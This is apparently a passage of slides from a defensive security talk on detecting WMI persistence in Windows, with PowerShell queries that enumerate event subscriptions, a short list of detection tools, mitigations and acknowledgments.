
- Persistence is still the most common WMI-based attack
- Use WMI to detect WMI persistence

```
$Arguments = @{  
    Credential = 'WIN-B85AAA7ST4U\Administrator'  
    ComputerName = '192.168.72.135'  
    Namespace = 'root\subscription'  
}
```

```
Get-WmiObject -Class __FilterToConsumerBinding @Arguments  
Get-WmiObject -Class __EventFilter @Arguments  
Get-WmiObject -Class __EventConsumer @Arguments
```

## Existing Detection Utilities

- Sysinternals Autoruns



- Kansa
  - <https://github.com/davehull/Kansa/>
  - Dave Hull (@davehull), Jon Turner (@z4ns4tsu)

## Attacker Detection with WMI


WMI is the free, agent-less host IDS that you never knew existed!





## Mitigations

- Stop the WMI service - Winmgmt?
- Firewall rules
- Existing Event logs
  - Microsoft-Windows-WinRM/Operational
  - Microsoft-Windows-WMI-Activity/Operational
  - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions

# Mitigations



# Mitigations



## Thank you!

- Valuable input on useful `__EventFilters` – i.e. malicious event triggers
  - Justin Warner ([@sixdub](#))
  - Will Schroeder ([@harmj0y](#))
- For bringing malicious WMI providers from theory to reality
  - Casey Smith ([@subTee](#))
  - Jared Atkinson ([@jaredcatkinson](#))
- To all defenders taking WMI seriously



Questions?